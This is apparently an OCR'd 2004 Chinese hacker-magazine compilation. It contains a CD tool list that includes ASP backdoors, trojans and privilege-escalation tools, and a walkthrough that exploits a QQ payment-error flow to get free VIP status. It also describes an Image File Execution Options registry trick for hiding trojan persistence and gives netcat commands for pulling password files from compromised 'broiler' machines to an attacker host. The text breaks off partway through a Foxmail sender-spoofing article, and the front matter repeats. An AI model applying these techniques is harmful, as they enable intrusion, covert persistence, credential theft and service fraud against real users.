图书投稿信箱：hackerxbook@163.com
URL：www.hackerxfiles.net

黑客X档案 精华本

黑客X档案图书 •优秀图书• 傻瓜黑客系列丛书
Hacker XFiles 2004年

精彩奉献

¥ 19.8元


传奇私服之菜鸟手记

菜鸟也来玩旁注入侵

- Windows目录权限巧利用
- 系统安装&密码恢复一盘装
- 宽带路由器安全设置指南
- 禁icmp后的ping&tracert方法
- 灰鸽子2005Vip版新功能扫描
- 解密技术从零起
- SYN Flood攻击详解
- 网页的监控及密码的获取
- 浅谈如何编写端口映射程序
- 菜鸟技巧两则
- FSG 2.0 脱壳手记
- Linux磁盘安全进级

- 严重威胁密码安全的超级工具——Brutus
- 安全防护之“反黑高手”——Hacker Eliminator

在线电影我爱你——记一则下载在线播放MTV全部过程



内蒙古人民出版社

黑客X档案 2004年精华本

内蒙古人民出版社

内容简介

2004 年黑客 X 楼案精华本以面向网络安全初学者为主。全书共分为菜鸟黑客进化论、黑暗中的舞者、安全透视、木马帝国、破解天地、极度深寒、代码疑云、傻瓜黑客、牧马记、一个人的战争、神秘园、黑客研究院、安全第一、黑客编程、及毒笼等十五个章节。囊括了从针对网络安全初学者的基础知识及操作技巧、常用工具的应用，到网络入侵实例、漏洞分析及利用、以及网络编程、软件破解等许多方面的文章。不管你是初次接触网络还是早以经是网络中的高手，你都能够从本书中找到你想要的。

关于本书的意见及建议，读者朋友可以发电子邮件到：hackerxbook@163.com，或者登录我们的官方网站 www.hackerxfiles.net 或论坛 www.hackerxfiles.net\bbs 进行实时交流，黑客 X 档案期待着与你一起进步！

2004 年黑客 X 档案精华本

杨东柱　主编

*

内蒙古人民出版社

（呼和浩特市新城西街 20 号）

开本：787X1092　1/16　印张：12　字数：350 千

2005 年 2 月第 2 版　2005 年 2 月第 1 次印刷

印数：1-5000

ISBN 7-204-06673-1　**定价：19.8 元（书＋光盘）**

全新篇章

菜鸟黑客进化论

黑暗中的舞者

目录 contents

contents 目录

光盘目录

【[illegible]】

MacModify 修改Mac地址的软件。

局域网助手 是局域网辅助性工具，具有快速扫描网络、网络唤醒、远程关机或远程重启和取消关机。

默认路由器密码 默认路由器密码表。

辅臣数据库浏览器 网吧里一般不装office，所以可以用这个来打开mdb数据库。

Process Explorer 汉化版 让使用者能了解看不到的在后台执行的处理程序，能显示目前已经载入哪些模块，分别是正在被哪些程序使用着。

PartitionMagic 8.0 硬盘分区工具。

传奇私服人物属性修改工具 游戏属性修改软件。

旁注入侵专用程序 注入、入侵专用程序。

ASP站长助手 asp后门程序。

ServuExpVer1.5.php Serv-U提升权限工具。

动网论坛7.0密码读取器 动网7.0数据库密码读取软件。

DELPHI版MD5计算工具 用DELPHI做的程序一般都很大，不过本程序生成的窗体使用系统内置的API生成的，所以很小，大小才35K。

蓝屏ASP木马2005 c_s版 很小的asp木马。

EASYBOOT 启动光盘菜单制作工具。

Hacker Eliminator 一款防黑客攻击和木马软件，它能够实时监视所有新启动的进程、后台运行的程序以及将自己添加到启动菜单的程序。

【[illegible]】

星号密码查看器 ActMon PwdRec 4.03，可以显示Windows系统下隐藏在***后面的密码，例如Outlook Express email、FTP等，支持Windows 9x/NT/2000/XP系统。

DameWare NT Utilities 这是一款功能强大的Windows NT/2000/XP/2003 服务器远程控制软件，只要拥有一个远程主机的管理帐号，就能使用它远程GUI下登陆交互控制主机。

IP 查看、发送器 一款上网IP信息显示工具，能够显示你上网的内网IP和公网IP，可以选择所监控的网卡，切换显示本机的内网IP和公网IP，可以更新检测显示动态IP地址，并且把动态IP通过邮件发送给你。

PcShare文件捆绑器 一款文件捆绑器，可以自动更改图标。

PcShare 2005 一款计算机远程控制软件，独创HTTP双连接实现全双工通信，通信方式为反向连接，独创屏幕数据线传输技术。

PcShare端口转发器 一款端口转发器，端口映射，填好参数，生成的EXE文件启动后无界面，需要转发多个端口时，生成多个EXE文件。

PasswordsPro 用来恢复MD4 hashes、MD5 hashes、MySQL hashes、SHA-1 hashes、星号密码的工具。

【[illegible]】

幻想游戏 包括八个精装小游戏，让你爱不释手。

怪物史瑞克外空打宝 一款另类的打珠子游戏。

金字塔祖玛 祖玛游戏大家都玩过了吧？这次来看看它的二代吧，让我们一起进入埃及时代。

午夜疾驰公路

雪地摩托

生化危机

吧台小姐捍卫战

灵剑封魔录

【[illegible]】

操作系统详细图解安装大全 Windows 98/Me/2000server/2003 标准版/longhorn长牛角4074英文测试版、Turbolinux 7 Server拓林思服务器版、OpenDesktop 1.0、Linux 2005、红帽子RedHat Linux 9、红旗Linux桌面版 4.0。

网管员培训教程 本书包括：ISAServer2k教程、isa讲课、ISA 2000 Server配置安装文档、mcse制胜宝典、win2000web、Win2kserver培训稿、Windows 2000 DNS 技术指南经验实例、中文Windows 2000 Server 24学时教程、TCP-IP及组网技术、计算机网络基本知识、网络安全与病毒防范、网络设计、组播。

安全焦点文档精华 一群普普通通的家伙，来自五湖四海，在不同公司。喜欢自由自在，生活简单，爱玩电脑，偶尔做事会出格：-)有很多梦想，有很多希望……我们不敢自称黑客，但我们会尽力做到自由与开放。

CTB PHP文本论坛漏洞终结篇动画演示

海阳顶端 ASP木马阿酷修改版使用动画演示

Discuz! 2.5F cookie未过滤漏洞利用动画演示

一分钟入侵Dvbbs 7.0.0 Sp2 梦想农庄美化版动画演示

Kingbbs 2.0 论坛漏洞动画演示

黑客X档案 2004年精华本

内蒙古人民出版社

内容简介

2004 年黑客 X 楼案精华本以面向网络安全初学者为主。全书共分为菜鸟黑客进化论、黑暗中的舞者、安全透视、木马帝国、破解天地、极度深寒、代码疑云、傻瓜黑客、牧马记、一个人的战争、神秘园、黑客研究院、安全第一、黑客编程、及毒笼等十五个章节。囊括了从针对网络安全初学者的基础知识及操作技巧、常用工具的应用，到网络入侵实例、漏洞分析及利用、以及网络编程、软件破解等许多方面的文章。不管你是初次接触网络还是早以经是网络中的高手，你都能够从本书中找到你想要的。

关于本书的意见及建议，读者朋友可以发电子邮件到：hackerxbook@163.com，或者登录我们的官方网站 www.hackerxfiles.net 或论坛 www.hackerxfiles.net\bbs 进行实时交流，黑客 X 档案期待着与你一起进步！

2004 年黑客 X 档案精华本

杨东柱　主编

*

内蒙古人民出版社

（呼和浩特市新城西街 20 号）

开本：787X1092　1/16　印张：12　字数：350 千

2005 年 2 月第 2 版　2005 年 2 月第 1 次印刷

印数：1-5000

ISBN 7-204-06673-1　**定价：19.8 元（书＋光盘）**

contents 目录

全新篇章

菜鸟黑客进化论

黑暗中的舞者

安全透视

木马帝国

破解天地

极度深寒

contents 目录

光盘目录

【网络相关】

MacModify 修改Mac地址的软件。

局域网助手 是局域网辅助性工具，具有快速扫描网络、网络唤醒、远程关机或远程重启和取消关机。

默认路由器密码 默认路由器密码表。

辅臣数据库浏览器 网吧里一般不装office，所以可以用这个来打开mdb数据库。

Process Explorer 汉化版 让使用者能了解看不到的在后台执行的处理程序，能显示目前已经载入哪些模块，分别是正在被哪些程序使用着。

PartitionMagic 8.0 硬盘分区工具。

传奇私服人物属性修改工具 游戏属性修改软件。

旁注入侵专用程序 注入、入侵专用程序。

ASP站长助手 asp后门程序。

ServuExpVer1.5.php Serv-U提升权限工具。

动网论坛7.0密码读取器 动网7.0数据库密码读取软件。

DELPHI版MD5计算工具 用DELPHI做的程序一般都很大，不过本程序生成的窗体使用系统内置的API生成的，所以很小，大小才35K。

蓝屏ASP木马2005 c_s版 很小的asp木马。

EASYBOOT 启动光盘菜单制作工具。

Hacker Eliminator 一款防黑客攻击和木马软件，它能够实时监视所有新启动的进程、后台运行的程序以及将自己添加到启动菜单的程序。

【黑客必备】

星号密码查看器 ActMon PwdRec 4.03，可以显示Windows系统下隐藏在***后面的密码，例如Outlook Express email、FTP等，支持Windows 9x/NT/2000/XP系统。

DameWare NT Utilities 这是一款功能强大的Windows NT/2000/XP/2003 服务器远程控制软件，只要拥有一个远程主机的管理帐号，就能使用它远程GUI下登陆交互控制主机。

IP 查看、发送器 一款上网IP信息显示工具，能够显示你上网的内网IP和公网IP，可以选择所监控的网卡，切换显示本机的内网IP和公网IP，可以更新检测显示动态IP地址，并且把动态IP通过邮件发送给你。

PcShare文件捆绑器 一款文件捆绑器，可以自动更改图标。

PcShare 2005 一款计算机远程控制软件，独创HTTP双连接实现全双工通信，通信方式为反向连接，独创屏幕数据线传输技术。

PcShare端口转发器 一款端口转发器，端口映射，填好参数，生成的EXE文件启动后无界面，需要转发多个端口时，生成多个EXE文件。

PasswordsPro 用来恢复MD4 hashes、MD5 hashes、MySQL hashes、SHA-1 hashes、星号密码的工具。

【休闲娱乐】

幻想游戏 包括八个精装小游戏，让你爱不释手。

怪物史瑞克外空打宝 一款另类的打珠子游戏。

金字塔祖玛 祖玛游戏大家都玩过了吧？这次来看看它的二代吧，让我们一起进入埃及时代。

午夜疾驰公路

雪地摩托

生化危机

吧台小姐捍卫战

灵剑封魔录

【其他】

操作系统详细图解安装大全 Windows 98/Me/2000server/2003 标准版/longhorn长牛角4074英文测试版、Turbolinux 7 Server拓林思服务器版、OpenDesktop 1.0、Linux 2005、红帽子RedHat Linux 9、红旗Linux桌面版 4.0。

网管员培训教程 本书包括：ISAServer2k教程、isa讲课、ISA 2000 Server配置安装文档、mcse制胜宝典、win2000web、Win2kserver培训稿、Windows 2000 DNS 技术指南经验实例、中文Windows 2000 Server 24学时教程、TCP-IP及组网技术、计算机网络基本知识、网络安全与病毒防范、网络设计、组播。

安全焦点文档精华 一群普普通通的家伙，来自五湖四海，在不同公司。喜欢自由自在，生活简单，爱玩电脑，偶尔做事会出格：-）有很多梦想，有很多希望……我们不敢自称黑客，但我们会尽力做到自由与开放。

CTB PHP文本论坛漏洞终结篇动画演示

海阳顶端 ASP木马阿酷修改版使用动画演示

Discuz! 2.5F cookie未过滤漏洞利用动画演示

一分钟入侵Dvbbs 7.0.0 Sp2 梦想农庄美化版动画演示

Kingbbs 2.0 论坛漏洞动画演示

QQ轻松变贵族

jackson

QQ2004II及后续版本支持钻石贵族，当然了，这又是一个赚钱的手段。还是三种不同的钻石，有红，黄，蓝三种颜色，代表了不同的身份。三个同时拥有就称为三钻贵族，关于三钻就不多介绍了，详细大家可以查看http://game.qq.com/new/vip/vip.shtml。

三钻贵族有这么大的魅力，当然有人想得到了。免费得到最好，可惜价格不菲。所以网上出现了刷三钻的教程，我看了一个所谓最“新”的教程，里面讲了使用福建的代理，去互连星空得到体验卡就成了三钻贵族。我也赶紧换了个福建代理试试，结果出现本IP已经申请5个，不能再申请了。我倒，这就是所谓的新教程，无奈，只好想想其他的办法了。我由于是在成都，所以就在四川互联星空（http://sc.chinavnet.com/）里看看有什么，结果如图1。

图 1

图 2




图 3

点击进入，来到了QQ宽带服务（http://vnet.qq.com/），如图2。

哇！这不就是教程里面的体验卡吗，没想到还在几个地区有这个活动。赶紧在登录窗口登录进去，登录成功后只显示了QQ宽带服务欢迎您！郁闷！这时我看见了上方的“vnet充值”，记得很早有个使用广东地区IP刷Q币的教程，所以直觉告诉我这里什得一试，结果还真找到了（难得的天才啊！）点击进入，如图3。

图 4




图 5




图 6

赶紧输入自己的QQ号和省份，由于是先使用自己的宽带帐户进行的测试，所以只申请了一个Q币，点击立即充值，如图4。

输入我的宽带帐户，点击登录，出现如图5所示的界面，这步很重要了。

我们点取消支付，这时出现了令人激动的一幕，如图6。

哈哈！“提示！电信运营商处理出错！你可以获得一张体验卡，点击“确定，领取”。这么好的事，你错了就给我一张卡，知错就改，好孩子啊！赶紧点“确定”领取，来到了如图7所示的界面。

图 7

填上自己的QQ以及QQ密码，输入验证码，并勾选“同意规则”，“体验卡号”一项空着，点“立即获赠”看到图8。




图 8

哈哈，现在我们已经是高人一等的三钻贵族了。虽然这体验卡只能使用一个月，但是这一个月够你尝试一下贵族的感觉了。

LOOK 注意

好像一个宽带帐户只能申请一个体验卡，如果使用盗来的会显示IP不符合，你可以入侵别人的电脑，然后用他的电脑来……不过，这不属于本文所要讨论的范围了。我只在四川省试过，其他的省份各位可以自己试试。

最后一点，本文所说的技术不要用于非法用途，出事我可不负责哦！

菜鸟技巧两则


小人物[FST]

我是混在火狐论坛的一个小菜鸟，在学习的过程中总结了两个不同于一般的自启动和解禁注册表方法的小技巧，不敢独享，特写出来和大家一起分享。

一、自启动的另类方法

目前制作自启动的方法一般是向注册表的run下和启动目录中写入东西，要不就是生成服务。这样就达到了开机运行木马或是特定程序的目的。这样的方法缺点是碰到细心的管理员很容易被发现，x档案前几期也介绍了一些其他的启动方法，但或多或少都存在一点儿缺憾。今天我来介绍一种超级无敌的自启动方式。


运行regedit，展开如图1的项。启动木马的方法如下，假设你想程序chengxu.exe执行前就运行你的程序muma.exe，则可以在注册表“[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options]”下建一个chengxu.exe的项，再在chengxu.exe下建一个Debugger的键（字符串值），键值就是你的程序muma.exe的全路径。



图片1

图 1

现在大功告成了，每次运行chengxu.exe的时候，muma.exe就会启动运行，但是我们的chengxu.exe却没运行。这样的话我们这个方法岂不是比前面的方法更垃圾，更加不好。而且这个方法还要管理员每次运行chengxu.exe才能启动木马，简直是垃圾中的垃圾啊……有没有更好的方法来解决这个问题呢？只要找到什么程序是开机自启动而又不是管理员需要的程序就可以解决这个问题了，但是上哪里去找这样的程序呢？服务，想到了吧！系统里的服务都是对应的计算机里的一些程序，但是有些服务对管理员来说是可有可无的。其中就有被我们常用来替换3389终端服务的Alerter服务。这个服务是最没有用的，我们找出它对应的系统程序，然后……先运行services.msc，如图2。在“可执行文件的路径”栏中就是Alerter服务在系统对应的程序，好了，我们记下这个程序的名字services.exe，在“[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options]”下建立services.exe项，然后照上面的方法就可以打造无敌自启动了，这样的方法没在run下写入，也不是替换服务，就是再细心的管理员也不容易发现。



图片2


图 2

二、注册表解禁一法

有天我用同学的电脑，发现他奔4 2.4G的电脑运行的速度超级慢，郁闷，是不是中毒了，当时我就这么想。首先用杀毒软件检查了一遍，没发现什么异常情况，我想学黑的时间也不短了，我们也学学别人来个手工清毒吧！要清毒就要看看注册表的run，我运行regedit，回车确定，只听见“嘣”的一声，一个警告框弹了出来，原来注册表已经给动了手脚，呵呵，这个难不倒我的，好歹也看了好几期x档案啊。我将下面的代码保存为reg.reg。

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

右键导入，心想真是小case啊，可是又“嘣”的一声，提示合并失败，我傻眼了，虽然说解禁注册表的方法很多，但是这个方法也算是比较好的了，一般是其他方法没辙了，才使出来的。我有点慌了，记起有期x上说可以将regedit.exe改名为regedit.com，再试试，但是听到的还是“嘣”的一声，提示是regedit程序正在使用，无法改名，到了山穷水尽的地步了。突然我想起有位网友说过可以通过组策略来解禁注册表，这个方法我以前没用过，抱着试试的心态我运行了pedit.msc，找到了“用户配置”－“管理模板”－“系统”，将这个右边的“阻止访问注册表编辑工具”设置为“禁用”，如图3。回来再运行regedit，哈哈，我的注册表编辑工具出来了，我可以开始排毒了！



图片3

图 3

NC的趣用

浪迹天

在网络工具中有“瑞士军刀”美誉的NetCat， 在我们用了N年后仍是爱不释手。因为它短小精悍（这个用在它身上很适合，现在有人已经将其修改成大约10K左右，而且功能并未减少多少）。它的参数及其基本的用法，在杂志上或者网络上都有很多人说过！关于它的教程也有不少。我就不用说了，你要是不清楚，赶快去找点资料恶补一下吧！以免遭人笑话哦。其中涉及到的高级功能有很多，像做扫描工具、端口的刺探、TELNET的工具，还可以做正、反向连接的后门（这在前期的X中就有介绍），在自由动力文章系统和DVBBS的上传漏洞中我们也是用NC来提交修改后的封包的。这些大家都耳熟能详了，我也不再多说。下面我要说的是NC的一些其他的别人不怎么知道的用途，虽然在HACK方面用的不多，但是笔者觉得这些功能很是有趣，故写出来和大家分享。

一 做个聊天工具

前段时间QQ出了点问题，和朋友们联系都显得很麻烦，没有了QQ，这个世界会怎么样，总不能叫我们用邮箱来聊天吧！一边骂着QQ，一边想着办法，最后还是想到了，那就是用NC来做个即时聊天的平台。先让朋友在机子（服务端）上监听一个端口：**nc -vv -l -p 1234**（假设朋友电脑的ip为218.XXX.XXX.1，格式：“nc -l -p”，这里“-l”参数表明nc处于监听模式，“-p”指定端口号，“-vv”表示有详细的显示）。然后我在自己电脑（客户端）输入：**nc 218.XXX.XXX.1 1234**，很快就连接上了，然后从任一端输入的数据就会显示在另一端了。我们就可以这样的聊天了，虽然不是很方便，但是在少了QQ的时候还是可以用的，如图1、图2。




图 1

但是要注意的是相连的电脑要能找到在监听的电脑的IP地址，比如都在局域网中，或者是至少有一个有公网的IP都可以。其实要说明的一点是NC的server和client的区别并不大，仅仅在于谁执行了“-l”来监听端口，一旦连接建立以后，就没有什么区别了。两者是一样的，从这里我们也可以更好的了解netcat的工作原理了：通过网络链接读写速度还是很快的。

“It is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol”，网上有的人是这么说的。




图 2

二 做个蜜罐来欺骗对方

（1）作蜜罐用，例子1

格式：**nc -L -p 80**

讲解：使用“-L”（注意“L”是大写）可以不停地监听某一个端口，直到按ctrl+c为止。注意有的修改后的NC没有“L”这个参数，大家可以找没有修改过的NC使用，我用的这个就是没有修改的，打包放在光盘里了。

（2）作蜜罐用，例子2

格式：**nc -L -p 80 > c:\log.txt**

讲解：使用“-L”可以不停地监听某一个端口，直到按ctrl+c为止，同时把监听结果输出到c:\log.txt文件中，如果把“>”改为“>>”则表示将监听结果追加到c:\log.txt文件中。

（3）作蜜罐用，例子3

格式1：**nc -L -p 80 < c:\haha.txt**

格式2：**type.exe c:\haha.txt|nc -L -p 80**

讲解：使用“-L”可以不停地监听某一个端口，直到按ctrl+c为止，并把c:\haha.txt的内容“送”入其管道中。注意这里的haha.txt是我做的一个蜜罐提示，我这里做的主要是吓吓对方。你完全可以在WIN2000的电脑上模仿UNIX的提示，对方就会把你当成是UNIX的机子去搞了，那就有的玩咯！图3、图4是我电脑上的截图。




图 3

图 4

三 传送文件

(1) 两个电脑之间传输文件（朋友之间用的比较多），先在我的电脑上用 **NC -VV -L -P 56** 监听，并把数据写到 test.txt 里，如图 5。然后在另外的一台电脑上用：**NC 我的电脑的IP 56<d:\12.txt**，这样就把 12.txt 的数据传到我的电脑上的 test.txt 文件里了，如图 6。传输的速度还不错，而且也比较稳定，当然还可以先打包再传了。




图 5




图 6

以下还有两种用法，我只是做了注释，不再详细说明，大家对照注释，应该可以看懂的。其中要注意的是，“victim machine”表示受害者的机器；“attacker machine”表示攻击者的机器。

(2) attacker machine <-- victim machine // 从肉鸡拖密码文件回来。

nc -d -l -p port < path\filedest /*attacker machine*/ 可以 shell 执行

nc -vv attacker_ip port > path\file.txt /*victim machine*/ 需要 Ctrl+C 退出

//肉鸡需要 gui 界面的 cmd.exe 里面执行（终端登录，不如安装 FTP 方便），否则没有办法输入 Crl+C。

(3) attacker machine --> victim machine // 上传命令文件到肉鸡

nc -vv -l -p port > path\file.txt /*victim machine*/ 需要 Ctrl+C 退出

nc -d victim_ip port < path\filedest /*attacker machine*/ 可以 shell 执行

// 这样比较好，我们登录终端，入侵其他的肉鸡，可以选择 shell 模式登录。

结论： 可以传输 ascii、bin 文件，也可以传输程序文件。

问题：连接某个 ip，传送完成后，需要发送 Ctrl+C 退出 nc.exe。或者只有再次连接使用 pskill.exe 杀掉进程。

好了，就说这几个好玩的用法吧！这里主要是在 Windows 的电脑上测试的，在 UNIX 系统上的用法更加多，有兴趣的话大家可以自己去深入的研究，笔者在这里就不多说了。最后还是那句话，大家有什么好的想法要说出来一块分享哦！有什么问题我们去论坛探讨！

本文提到的工具 NC，光盘有收录

作为国产软件的骄傲，电子邮件客户端软件 Foxmail 得到了广大用户的青睐，使用该软件的用户非常多。但是笔者在使用过程时，无意中发现了该软件的一个可怕的漏洞——可以冒名发送邮件！即便你的帐户设有访问口令，有心人也可以冒名发送你的邮件！而且，在最新的 Foxmail 5.0 中也存在这个漏洞！今天我们就谈谈这个漏洞是如何发现及其防范方法。

1. 冒名发送邮件的方法

先简单回顾一下在 Foxmail 中怎样为自己的帐户设置口令。选择自己的帐户之后，只需执行“帐户”菜单的“访问口令”命令，打开“口令”对话框（图 1），然后再输入适当的口令即可为自己的帐户设置密码。要想在设有访问口令的帐户下发送邮件，必须输入口令才行（图 2），如果密码错误当然就无法发送邮件了，但是一个偶然的机会让我发现无需口令也可以冒名发送邮件。

具体方法：选中你想冒名发送邮件的帐户，点击屏幕左下方的“上移”，如果没有看到该按钮，可以单击“查看”菜单中的“显示账户调节”选项，这样该选项就会出现。不断点击“上移”，直到移动到所有帐户的最顶端，这样，这个帐户就成为了 Foxmail 的默认帐户。




图 1




图 2

注意

在 Foxmail 4.2 及其以下版本中可以直接移动指定的帐户到帐户列表的最顶端，成为默认帐户。而在 Foxmail 5.0 中，Foxmail 的开发者博大公司改变了这种做法。如果你直接单击“上移”是无法直接将指定账户移动到最顶端的。该怎么办呢？很简单！利用下面的方法就可以了。